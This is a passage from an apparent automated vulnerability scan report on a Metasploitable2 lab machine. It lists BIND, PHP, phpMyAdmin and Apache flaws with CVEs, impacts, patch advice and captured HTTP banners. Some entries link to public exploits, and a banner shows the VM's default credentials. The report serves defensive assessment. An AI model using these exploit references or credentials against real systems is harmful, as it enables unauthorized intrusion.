Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

4 ISC BIND Query Processing Denial of Service Vulnerability port 53/tcp

QID:	15083
Category:	DNS and BIND
Associated CVEs:	CVE-2012-4244
Vendor Reference:	ISC BIND CVE-2012-4244
Bugtraq ID:	55522
Service Modified:	04/17/2013
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
If a record with RDATA in excess of 65535 bytes is loaded into a nameserver, a subsequent query for that record will cause named to exit with an assertion failure.
Affected Software:
BIND 9.x before 9.7.6-P3
BIND 9.8.x before 9.8.3-P3
BIND 9.9.x before 9.9.1-P3
BIND 9.4-ESV before 9.4-ESV-R5-P1
BIND 9.6-ESV before 9.6-ESV-R7-P3

IMPACT:

This vulnerability can be exploited remotely against recursive servers by inducing them to query for records provided by an authoritative server. It affects authoritative servers if a zone containing this type of resource record is loaded from file or provided via zone transfer.

SOLUTION:

Vendor has released updated patches to resolve this issue.Refer to ISC BIND CVE-2012-4244 (https://www.isc.org/software/bind/advisories/cve-2012-4244) to address this issue and obtain details on the fixes.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC Bind cve-2012-4244 (https://www.isc.org/software/bind/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

4 ISC BIND Assertion Failure Vulnerability port 53/tcp

QID:	15126
Category:	DNS and BIND
Associated CVEs:	CVE-2021-25215
Vendor Reference:	BIND CVE-2021-25215
Bugtraq ID:	-
Service Modified:	05/11/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
Affected software:
BIND 9.0.0 -> 9.11.29
BIND 9.12.0 -> 9.16.13
BIND 9.9.3-S1 -> 9.11.29-S1
BIND 9.16.8-S1 -> 9.16.13-S1
BIND 9.17.0 -> 9.17.11
Patched Versions:
BIND 9.11.31
BIND 9.16.15
BIND 9.17.12
BIND 9.11.31-S1
BIND 9.16.15-S1
QID Detection Logic:
This unauthenticated check detects vulnerable systems by fetching the version information from the BIND service.

IMPACT:

Successfully exploitation could affects integrity, availability, confidentiality

SOLUTION:

Customers are advised to upgrade to the patched version 9.11.31, 9.16.15, 9.17.12, 9.11.31-S1, 9.16.15-S1 or latest release of ISC BIND. (http://www.isc.org/downloads/)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
BIND CVE-2021-25215 (https://kb.isc.org/docs/cve-2021-25215)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable ISC BIND - 9.4.2 detected on port 53 over TCP.

🟨🟨🟨🟨⬜ 4 PHP Stack-Based Buffer Overflow Multiple Vunerabilities port 80/tcp

QID:	11680
Category:	CGI
Associated CVEs:	CVE-2016-6289, CVE-2016-6297, CVE-2016-6296, CVE-2016-5399
Vendor Reference:	PHP ChangeLog 5.X, PHP ChangeLog 7.X
Bugtraq ID:	92074, 92099
Service Modified:	10/24/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
PHP has been reported to be vulnerable to the following issues:

- An error exist with the virtual_file_ex function. Specifically, the function defines the "path_length" variable as a signed integer and is not checked for negative values. (CVE-2016-6289,)
- An Integer overflow in the php_stream_zip_opener function in ext/zip/zip_stream.c. The error occurs with how the "php_stream_zip_opener" function fails to check the path_len variable value when PHP handles a zip stream. (CVE-2016-6297)
Affected Versions:
PHP version before 5.5.x before 5.5.38, PHP version 5.6.x before 5.6.24, and PHP version 7.x before 7.0.9.

IMPACT:

Successful exploitation of this vulnerability will allow an attacker to conduct denial of service or possibly execute arbitrary code on the targeted host via a crafted extract operation on a ZIP archive.

SOLUTION:

PHP has released versions 5.6.24 and 7.0.9 to address these bugs as well as other vulnerabilities.
Refer to PHP project main page at http://www.php.net/downloads.php (http://www.php.net/downloads.php) to address this issue and obtain more information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP ChangeLog 5.X: PHP 5.x (http://www.php.net/)
PHP ChangeLog 7.X: PHP 7.x (http://www.php.net/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2016-5399
Description:	PHP 5.5.37/5.6.23/7.0.8 - 'bzread()' Out-of-Bounds Write - The Exploit-DB Ref : 40155
Link:	http://www.exploit-db.com/exploits/40155

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

PHP Versions prior to 5.5.38, 5.6.24 or 7.0.9 detected on port 80 over TCP.

🟨🟨🟨🟨⬜ 4 PHP "rfc822_write_address()" Function Buffer Overflow Vulnerability port 80/tcp

QID:	12254

Category:	CGI
Associated CVEs:	CVE-2008-2829
Vendor Reference:	Php 5.2.7
Bugtraq ID:	29829
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is prone to a buffer overflow vulnerability because it fails to perform boundary checks before copying user-supplied data to insufficiently sized memory buffers.
php_imap.c in PHP 5.2.5, 5.2.6, 4.x, and other versions, uses obsolete API calls that allow context-dependent attackers to cause a denial of service (crash) and possibly execute arbitrary code via a long IMAP request, which triggers an "rfc822.c legacy routine buffer overflow" error message, related to the rfc822_write_address function.(CVE-2008-2829).
Php version 5.2.6 and earlier are affected by this issue.

IMPACT:

Exploitation of this issue may allow an attacker to execute arbitrary machine code in the context of the affected Web server. Failed attempts will likely cause a denial of service condition on the Web server.

SOLUTION:

The vendor has released PHP Version 5.2.7 to address these issues. It is available for download from the PHP Download Web site (http://www.php.net/downloads.php/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.7 (PHP 5.2.7) (http://www.php.net/downloads.php/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
```

```
<li><a href="/dvwa/">DVWA</a></
```

▮▮▮▮▯ 4 PHP ZipArchive::extractTo() ".zip" Files Directory Traversal Vulnerability port 80/tcp

QID:	12267
Category:	CGI
Associated CVEs:	CVE-2008-5658
Vendor Reference:	-
Bugtraq ID:	32625
Service Modified:	10/05/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is an open-source scripting language used for Web development.
The application is prone to a directory traversal vulnerability because the application fails to adequately sanitize user-supplied input. Specifically, the issue exists in the "ZipArchive::extractTo()" function when extracting a ".zip" archive file containing filenames with directory traversal strings.
PHP Versions 5.2.6 and earlier are affected.

IMPACT:

A successful attack may allow an attacker to create or overwrite arbitrary files on the system. This may allow execution of arbitrary script code in the context of the Web server.

SOLUTION:

Upgrade to the latest PHP version which is available for download from the PHP web site (http://www.php.net/).

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

            _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
```

<li><a href="/dvwa/">DVWA</a></

4 PHP Python Extension "safe_mode" Restriction Bypass Vulnerability port 80/tcp

QID:	12269
Category:	CGI
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	32902
Service Modified:	11/24/2015
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded into HTML.
PHP is prone to a "safe_mode" restriction bypass vulnerability when the python extension in enabled. Specifically, this is caused by "safe_mode" failing to properly restrict python code embedded within PHP code.

IMPACT:

Successful exploits could allow an attacker to execute arbitrary code.

SOLUTION:

Workaround:
Disable use of the python extension in PHP.
Impact of workaround:
Applications and programs using the PHP python extension will stop working.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
```

```
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨🟨⬜ 4 PHP 5.2.8 and Prior Versions Multiple Vulnerabilities port 80/tcp

QID:	12276
Category:	CGI
Associated CVEs:	CVE-2009-1271, CVE-2009-1272
Vendor Reference:	PHP 5.2.9
Bugtraq ID:	33927
Service Modified:	11/25/2015
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

PHP is a general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.
The following security issues have been identified in PHP 5.2.8 and prior versions:
1. A denial of service issue occurs when the application tries to extract zip archives that contain files or directory entry names with a relative path.
2. An unspecified security issue affects the application when an empty string is parsed.
3. A denial of service issue occurs in the application when a maliciously crafted string is provided as an input to the "json_decode()" function.
4. A security issue occurs in the "imagerotate()" function because the background color is not validated correctly with a non truecolor image.

IMPACT:

Exploiting some of these issues depends on the configuration of the application employing the vulnerable PHP version. To exploit some of these issues, an attacker may need to have local access; for other issues, the attacker can use a browser. Exploitation can lead to a denial of service condition.

SOLUTION:

The vendor has released PHP Version 5.2.9 to address these issues. It is available for download from the PHP Download Web site (http://www.php.net/downloads.php/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.8 (http://php.net/downloads.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com
```

```
Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

■■■■□ 4 PHP cURL "safe_mode" and "open_basedir" Restriction Bypass Vulnerability port 80/tcp

QID:	12281
Category:	CGI
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	34475
Service Modified:	11/25/2015
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a scripting language that is suited for Web development and can be embedded into HTML.
PHP is prone to a security vulnerability that allows an attacker to bypass restrictions because of improper checking of arguments to cURL functions "safe_mode" and "open_basedir". An attacker can exploit this flaw by prefixing a file location with "file:/" in combination with a specially crafted virtual tree to bypass access restrictions to view files without authorization.
This vulnerability would be an issue in shared-hosting configurations where multiple users can create and execute arbitrary PHP script code, with the "safe_mode" and "open_basedir" restrictions are used to isolate the users from each other.
PHP 5.2.9 is vulnerable; other versions may also be affected.

IMPACT:

Successful exploitation of this vulnerability could allow disclosure of sensitive information by exposing files that are not normally accessible.

SOLUTION:

Patch -
There are no vendor-supplied patches available at this time. For the latest updates visit the PHP Web site (http://www.php.net/).

Workaround:
Avoid the use of "safe_mode" and "open_basedir" as main security functions.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
```

```
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                              |_|
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

```
</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨🟨⬜ 4 PhpMyAdmin Multiple Vulnerabilities (PMASA-2011-9, PMASA-2011-10, PMASA-2011-11, PMASA-2011-12) port 80/tcp

QID:	12517
Category:	CGI
Associated CVEs:	CVE-2011-2642, CVE-2011-2643
Vendor Reference:	PMASA-2011-9, PMASA-2011-10, PMASA-2011-11, PMASA-2011-12
Bugtraq ID:	48874
Service Modified:	05/01/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PhpMyAdmin is a free software tool written in PHP intended to handle the administration of MySQL over the Internet.
Multiple vulnerabilities have been reported in phpMyAdmin:
It was possible to manipulate the PHP session superglobal using some of the Swekey authentication code.
In the "relational schema" code a parameter was not sanitized before being used to concatenate a class name.
A local file inclusion issue exists in MIME-type transformation parameter.
An Cross-Scripting issue exists in table Print view.
Affected Versions:
phpMyAdmin versions prior to 3.3.10.3 and 3.4.3.2.

IMPACT:

If this vulnerability is successfully exploited, attackers can execute arbitrary PHP code or include arbitrary files from local resources.

SOLUTION:

The vendor has released a patch (phpMyAdmin Version 3.3.10.3, Version 3.4.3.2 or later) to resolve these issues. Refer to Vendor advisory PMASA-2011-9 (http://www.phpmyadmin.net/home_page/security/PMASA-2011-9.php), PMASA-2011-10 (http://www.phpmyadmin.net/home_page/security/PMASA-2011-10.php) , PMASA-2011-11 (http://www.phpmyadmin.net/home_page/security/PMASA-2011-11.php) and , PMASA-2011-12 (http://www.phpmyadmin.net/home_page/security/PMASA-2011-12.php)to address this issue and obtain further details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
phpMyAdmin 3.3.10.3: all (phpMyAdmin 3.3.10.3)
(http://cdnetworks-kr-2.dl.sourceforge.net/project/phpmyadmin/phpMyAdmin/3.3.10.3/phpMyAdmin-3.3.10.3-all-languages.zip)
phpMyAdmin 3.4.3.2: all (http://cdnetworks-kr-2.dl.sourceforge.net/project/phpmyadmin/phpMyAdmin/3.4.3.2/phpMyAdmin-3.4.3.2-all-languages.zip)
(http://cdnetworks-kr-2.dl.sourceforge.net/project/phpmyadmin/phpMyAdmin/3.4.3.2/phpMyAdmin-3.4.3.2-all-languages.zip)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
GET /phpMyAdmin/Documentation.html HTTP/1.0
```

Host: 192.168.1.21

<title>phpMyAdmin 3.1.1 - Documentation</title>

4 PHP Session Fixation Vulnerability port 80/tcp

QID:	12722
Category:	CGI
Associated CVEs:	CVE-2011-4718
Vendor Reference:	PHP 5.5.2
Bugtraq ID:	61929
Service Modified:	07/17/2014
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is suited for web development and can be embedded in HTML.
The detected PHP version is exposed to a session fixation vulnerability in the sessions subsystem. This issue allows remote attackers to hijack web sessions by specifying a session ID.
Affected Versions:
Versions prior to PHP 5.5.2

IMPACT:

Successful exploitation of this vulnerability allows remote attackers to hijack and gain unauthorized access to user session.

SOLUTION:

Upgrade to PHP version 5.5.2 or above. For more details about PHP releases and patches please visit PHP Homepage (http://www.php.net/). Additionally, customers may want to follow the following guidelines that would prevent such session fixation vulnerabilities:
- Implement the session.use_strict_mod php.ini directive which when enabled, discards uninitialized session IDs.
- Implement the session.safe_session_cookie directive that deletes possible malicious cookies, effectively preventing crafted session IDs.
- Implement the session.use_trans_sid directive that prevents PHP applications from exposing the session identifier in a URL.
- Implement the session.use_only_cookies php.ini directive that directs PHP to never use URLs with session identifiers.

However, customers are advised to test their applications after applying these guidelines as they may affect application behaviour in certain cases.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.5.2 (http://www.php.net/downloads.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                    |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

■■■■□ 4 PHP "unserialize()" Use-After-Free Vulnerability port 80/tcp

QID:	13083
Category:	CGI
Associated CVEs:	CVE-2014-8142
Vendor Reference:	PHP
Bugtraq ID:	71791
Service Modified:	12/30/2014
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
An use after free vulnerability has been confirmed in PHP which exist in the process_nested_data function in ext/standard/var_unserializer.re. The vulnerability existed as the language failed to properly handle object properties.
Affected Versions:
PHP versions prior to 5.4.36, 5.5.x before 5.5.20, and 5.6.x before 5.6.4

IMPACT:

Successful exploitation of this vulnerability will allow an attacker to execute arbitrary code, failed exploits may result in denial of service.

SOLUTION:

Users are advised to upgrade to the latest version of the PHP.For more information, please refer to the PHP Web site (http://www.php.net/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP (http://www.php.net/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

QID: 13083 detected on port 80

■■■■□ 4 PHP Multiple Security Vulnerabilities port 80/tcp

QID:	38806
Category:	General remote services
Associated CVEs:	CVE-2018-20783, CVE-2018-19518
Vendor Reference:	PHP5 Change log, PHP7 Change log
Bugtraq ID:	-

Service Modified: 10/24/2020
User Modified: -
Edited: No
PCI Vuln: Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
PHP is exposed to the following vulnerabilities:
Heap Buffer Overflow (READ: 4) in "phar_parse_pharfile". (CVE-2018-20783)
imap_open allows to run arbitrary shell commands via mailbox parameter). (CVE-2018-19518)
Affected Versions:
PHP before 5.6.39, 7.x before 7.0.33, 7.1.x before 7.1.25, and 7.2.x before 7.2.13.
QID Detection Logic
The QID checks the php version via banner.

IMPACT:

Attackers can exploit this issue to execute arbitrary command within the context of user running the affected application.

SOLUTION:

Customers are advised to upgrade to the latest version of PHP. (https://www.php.net/downloads.php)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
php download (https://www.php.net/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference: CVE-2018-19518
Description: PHP imap_open - Remote Code Execution (Metasploit) - The Exploit-DB Ref : 45914
Link: http://www.exploit-db.com/exploits/45914

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID 38806 detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
```

```
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨🟨⬜ 4 PHP Multiple Security Vulnerabilities port 80/tcp

QID:	38807
Category:	General remote services
Associated CVEs:	CVE-2018-14883, CVE-2018-14851, CVE-2018-15132
Vendor Reference:	PHP5 Change log, PHP7 Change log
Bugtraq ID:	-
Service Modified:	10/24/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
PHP is exposed to the following vulnerabilities:
Int Overflow lead to Heap OverFlow in exif_thumbnail_extract of exif.c. (CVE-2018-14883)
heap-buffer-overflow while reading exif data. (CVE-2018-14851)
windows linkinfo lacks openbasedir check. (CVE-2018-15132)

Affected Versions:
Versions prior to PHP 5.6.37, 7.1.20, 7.2.8, and 7.0.31 are vulnerable.
QID Detection Logic
The QID checks the php version via banner.

IMPACT:

Successful exploitation allows attacker to compromise the system.

SOLUTION:

Customers are advised to upgrade to the latest version of PHP. (https://www.php.net/downloads.php)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
php download (https://www.php.net/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID 38807 detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!
```

```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

▮▮▮▮▯ 4 PHP Heap Based Buffer Overflow Vulnerability port 80/tcp

QID:	38809
Category:	General remote services
Associated CVEs:	CVE-2017-16642
Vendor Reference:	PHP5 Change log, PHP7 Change log
Bugtraq ID:	-
Service Modified:	10/24/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for web development and can be embedded into HTML.
PHP is exposed to an Out-Of-Bounds Read vulnerability in "timelib_meridian" (CVE-2017-16642)
Affected Versions:
PHP before 5.6.32, 7.x before 7.0.25, and 7.1.x before 7.1.11
QID Detection Logic
The QID checks the php version via banner.

IMPACT:

Successful exploitation allows attacker to compromise the system.

SOLUTION:

Customers are advised to upgrade to the latest version of PHP. (https://www.php.net/downloads.php)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
php download (https://www.php.net/downloads)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2017-16642
Description:	PHP 7.1.8 - Heap Buffer Overflow - The Exploit-DB Ref : 43133
Link:	http://www.exploit-db.com/exploits/43133

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID 38809 detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```

```
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

4 Apache HTTP Server Prior to 2.2.29 Multiple Vulnerabilities port 80/tcp

QID:	86490
Category:	Web server
Associated CVEs:	CVE-2014-0231, CVE-2013-5704, CVE-2014-0118, CVE-2014-0226
Vendor Reference:	Apache 2.2.29
Bugtraq ID:	66550, 68742, 68745, 68678
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is an HTTP web server application.
Apache HTTP Server is exposed to following vulnerabilities:

- mod_cgid denial of service (CVE-2014-0231)
- HTTP Trailers processing bypass (CVE-2013-5704)
